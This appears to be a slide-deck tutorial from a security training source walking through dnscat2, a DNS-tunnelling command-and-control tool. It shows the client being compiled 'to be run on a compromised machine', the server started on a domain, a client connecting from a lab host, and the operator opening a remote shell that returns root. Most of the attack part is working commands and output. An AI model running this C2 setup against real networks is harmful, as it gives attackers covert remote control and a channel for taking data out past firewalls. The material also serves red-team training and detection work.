DnsCat2

Information Security Inc.

iSEC
information security inc.

Contents

- What is DnsCat2?
- Overview
- Testing Setup
- Installing DnsCat2
- Running DnsCat2
- References


What is DnsCat2?

- A DNS tunnel => designed to create an encrypted command-and-control (C&C) channel over the DNS protocol, which is an effective tunnel out of almost every network

Overview

- dnscat2 comes in two parts: the client and the server
- The client is designed to be run on a compromised machine. It's written in C and has the minimum possible dependencies. It should run just about anywhere
- The server is designed to be run on an authoritative DNS server. It's in ruby, and depends on several different gems.

Testing Setup



Installing DnsCat2

- Compiling the client

```
root@LUCKY64:~# git clone https://github.com/iagox86/dnscat2.git
Cloning into 'dnscat2'...
remote: Counting objects: 6513, done.
remote: Total 6513 (delta 0), reused 0 (delta 0), pack-reused 6513
Receiving objects: 100% (6513/6513), 3.79 MiB | 1.42 MiB/s, done.
Resolving deltas: 100% (4498/4498), done.
root@LUCKY64:~# cd dnscat2/client/
root@LUCKY64:~/dnscat2/client# make
cc --std=c89 -I. -Wall -D_DEFAULT_SOURCE -fstack-protector-all -Wformat -Wformat-security -g   -c -o controller/packet
.o controller/packet.c
cc --std=c89 -I. -Wall -D_DEFAULT_SOURCE -fstack-protector-all -Wformat -Wformat-security -g   -c -o controller/sessio
n.o controller/session.c
cc --std=c89 -I. -Wall -D_DEFAULT_SOURCE -fstack-protector-all -Wformat -Wformat-security -g   -c -o controller/contro
ller.o controller/controller.c
cc --std=c89 -I. -Wall -D_DEFAULT_SOURCE -fstack-protector-all -Wformat -Wformat-security -g   -c -o drivers/driver.o
drivers/driver.c
cc -c --std=c89 -I. -Wall -D_DEFAULT_SOURCE -fstack-protector-all -Wformat -Wformat-security -g -o drivers/command/dri
ver_command.o drivers/command/driver_command.c
mmand_packet.o drivers/driver_console.o drivers/driver_exec.o drivers/driver_ping.o libs/buffer.o libs/crypto/encrypto
r.o libs/crypto/micro-ecc/uECC.o libs/crypto/salsa20.o libs/crypto/sha3.o libs/dns.o libs/ll.o libs/log.o libs/memory.
o libs/select_group.o libs/tcp.o libs/types.o libs/udp.o tunnel_drivers/driver_dns.o  dnscat.o
*** dnscat successfully compiled
*** Build complete! Run 'make debug' to build a debug version!
```

Installing DnsCat2

- Installing the server

```
root@kali2017:~# git clone https://github.com/iagox86/dnscat2.git
Cloning into 'dnscat2'...
remote: Counting objects: 6513, done.
remote: Total 6513 (delta 0), reused 0 (delta 0), pack-reused 6513
Receiving objects: 100% (6513/6513), 3.79 MiB | 2.51 MiB/s, done.
Resolving deltas: 100% (4498/4498), done.
root@kali2017:~# cd dnscat2/server/
root@kali2017:~/dnscat2/server# gem install bundler
Fetching: bundler-1.16.1.gem (100%)
Successfully installed bundler-1.16.1
Parsing documentation for bundler-1.16.1
Installing ri documentation for bundler-1.16.1
Done installing documentation for bundler after 4 seconds
1 gem installed
root@kali2017:~/dnscat2/server# bundle install
```

Running DnsCat2

- Running the server => help menu

```
root@kali2017:~/dnscat2/server# ruby dnscat2.rb --help

New window created: 0
New window created: crypto-debug
You'll almost certainly want to run this in one of a few ways...

Default host (0.0.0.0) and port (53), with no specific domain:
# ruby dnscat2.rb

Default host/port, with a particular domain to listen on:
# ruby dnscat2.rb domain.com

Or multiple domains:
# ruby dnscat2.rb a.com b.com c.com

If you need to change the address or port it's listening on, that
can be done by passing the --dns argument:
# ruby dnscat2.rb --dns 'host=127.0.0.1,port=53531,domain=a.com,domain=b.com'

For other options, see below!

  -h, --h                    Placeholder for help
  -v, --version              Get the dnscat version
  -d, --dns=<s>              Start a DNS server. Can optionally pass a number of comma-separated name=value pairs (host, port,
                             domain). Eg, '--dns host=0.0.0.0,port=53531,domain=skullseclabs.org' - 'domain' can be passed multiple
                             times
  -n, --dnshost=<s>          The DNS ip address to listen on [deprecated] (default: 0.0.0.0)
  -s, --dnsport=<i>          The DNS port to listen on [deprecated] (default: 53)
  -p, --passthrough=<s>      Unhandled requests are sent upstream DNS server, host:port (default: )
  -e, --security=<s>         Set the security level; 'open' lets the client choose; 'encrypted' requires encryption (default if
                             --secret isn't set); 'authenticated' requires encryption and authentication (default if --secret is set)
  -c, --secret=<s>           A pre-shared secret, passed to both the client and server to prevent man-in-the-middle attacks
  -a, --auto-command=<s>     Send this to each client that connects (default: )
  -u, --auto-attach          Automatically attach to new sessions
  -k, --packet-trace         Display incoming/outgoing dnscat packets
  -r, --process=<s>          If set, the given process is run for every incoming console/exec session and given stdin/stdout. This has
                             security implications.
  -i, --history-size=<i>     The number of lines of history that windows will maintain (default: 1000)
  -l, --listener=<i>         DEBUG: Start a listener driver on the given port
  -f, --firehose             If set, all output goes to stdout instead of being put in windows.
  --cache, --no-cache        If set, caching is enabled on the server. (Default: true)
  --help                     Show this message
```

Running DnsCat2

- Running the client => help menu

```
root@LUCKY64:~/dnscat2/client# ./dnscat --help
Usage: ./dnscat [args] [domain]

General options:
 --help -h                 This page.
 --version                 Get the version.
 --delay <ms>              Set the maximum delay between packets (default: 1000).
                           The minimum is technically 50 for technical reasons,
                           but transmitting too quickly might make performance
                           worse.
 --steady                  If set, always wait for the delay before sending.
                           the next message (by default, when a response is
                           received, the next message is immediately transmitted.
 --max-retransmits <n>     Only re-transmit a message <n> times before giving up
                           and assuming the server is dead (default: 20).
 --retransmit-forever      Set if you want the client to re-transmit forever
                           until a server turns up. This can be helpful, but also
                           makes the server potentially run forever.
 --secret                  Set the shared secret; set the same one on the server
                           and the client to prevent man-in-the-middle attacks!
 --no-encryption           Turn off encryption/authentication.

Input options:
 --console                 Send/receive output to the console.
 --exec -e <process>       Execute the given process and link it to the stream.
 --command                 Start an interactive 'command' session (default).
 --ping                    Simply check if there's a dnscat2 server listening.

Debug options:
 -d                        Display more debug info (can be used multiple times).
 -q                        Display less debug info (can be used multiple times).
 --packet-trace            Display incoming/outgoing dnscat2 packets

Driver options:
 --dns <options>           Enable DNS mode with the given domain.
   domain=<domain>         The domain to make requests for.
   host=<hostname>         The host to listen on (default: 0.0.0.0).
   port=<port>             The port to listen on (default: 53).
   type=<type>             The type of DNS requests to use, can use
                           multiple comma-separated (options: TXT, MX,
                           CNAME, A, AAAA) (default: TXT,CNAME,MX).
   server=<server>         The upstream server for making DNS requests
                           (default: autodetected = 8.8.8.8).

Examples:
 ./dnscat --dns domain=skullseclabs.org
 ./dnscat --dns domain=skullseclabs.org,server=0.0.0.0,port=53
 ./dnscat --dns domain=skullseclabs.org,port=5353
 ./dnscat --dns domain=skullseclabs.org,port=53,type=A,CNAME

By default, a --dns driver on port 53 is enabled if a hostname is
passed on the commandline:

 ./dnscat skullseclabs.org
```

Running DnsCat2

- Running a server => ruby dnscat2.rb rtam.tk

```
root@kali2017:~/dnscat2/server# ruby dnscat2.rb rtam.tk

New window created: 0
New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = rtam.tk]...

Assuming you have an authoritative DNS server, you can run
the client anywhere with the following (--secret is optional):

  ./dnscat --secret=5e6e44d54f344b9df35ad506868ad4b1 rtam.tk

To talk directly to the server without a domain name, run:

  ./dnscat --dns server=x.x.x.x,port=53 --secret=5e6e44d54f344b9df35ad506868ad4b1

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.

dnscat2> Responding to ping packet: [[PING]] :: fgssxglgyhqodhgv
Responding to ping packet: [[PING]] :: dbjcabdeprpulkul
```

Running DnsCat2

- Testing the server using the client's –ping command => ./dnscat --ping rtam.tk

```
root@LUCKY64:~/dnscat2/client# less /etc/resolv.conf | grep 10.12
nameserver 192.168.10.12
root@LUCKY64:~/dnscat2/client# ./dnscat --ping rtam.tk
Creating a ping session!
Creating DNS driver:
 domain = rtam.tk
 host   = 0.0.0.0
 port   = 53
 type   = TXT,CNAME,MX
 server = 192.168.10.12
Ping response received! This seems like a valid dnscat2 server.
[[ WARNING ]] :: Terminating
```

Running DnsCat2

- Running the DNS server on a different port =>

```
dnscat2> start --dns=port=53532,domain=rtam.org
New window created: dns2
Starting Dnscat2 DNS server on 0.0.0.0:53532
[domains = rtam.org]...

Assuming you have an authoritative DNS server, you can run
the client anywhere with the following (--secret is optional):

  ./dnscat --secret=5e6e44d54f344b9df35ad506868ad4b1 rtam.org

To talk directly to the server without a domain name, run:

  ./dnscat --dns server=x.x.x.x,port=53532 --secret=5e6e44d54f344b9df35ad506868ad4b1

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53532.
```

Running DnsCat2

- Use the client to connect => ./dnscat --dns host=192.168.10.112,port=53532

```
root@LUCKY64:~/dnscat2/client# ./dnscat --dns host=192.168.10.112,port=53532
Creating DNS driver:
 domain = (null)
 host   = 192.168.10.112
 port   = 53532
 type   = TXT,CNAME,MX
 server = 192.168.10.12

Encrypted session established! For added security, please verify the server also displays this string:

Across Ennui Harp Recoil Neigh Ravel

Session established!
```

Running DnsCat2

- Verifying the same string on the server

```
New window created: 1
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Across Ennui Harp Recoil Neigh Ravel
```

Running DnsCat2

- window command to interact with dns1

```
dnscat2> window -i 1
New window created: 1
history_size (session) => 1000
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Across Ennui Harp Recoil Neigh Ravel
This is a command session!

That means you can enter a dnscat2 command such as
'ping'! For a full list of clients, try 'help'.

command (LUCKY64.rtma.tk) 1>
```

Running DnsCat2

- List of commands

```
command (LUCKY64.rtma.tk) 1> help

Here is a list of commands (use -h on any of them for additional help):
* clear
* delay
* download
* echo
* exec
* help
* listen
* ping
* quit
* set
* shell
* shutdown
* suspend
* tunnels
* unset
* upload
* window
* windows
```

Running DnsCat2

- Executing a shell

```
command (LUCKY64.rtma.tk) 1> shell
Sent request to execute a shell
command (LUCKY64.rtma.tk) 1> New window created: 2
Shell session created!

command (LUCKY64.rtma.tk) 1> window -i 2
New window created: 2
history_size (session) => 1000
Session 2 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Bell Killer Poxes Omen Prams Cued
This is a console session!

That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.

sh (LUCKY64.rtma.tk) 2> whoami
sh (LUCKY64.rtma.tk) 2> root
```

References

- Dnscat2 GitHub
https://github.com/iagox86/dnscat2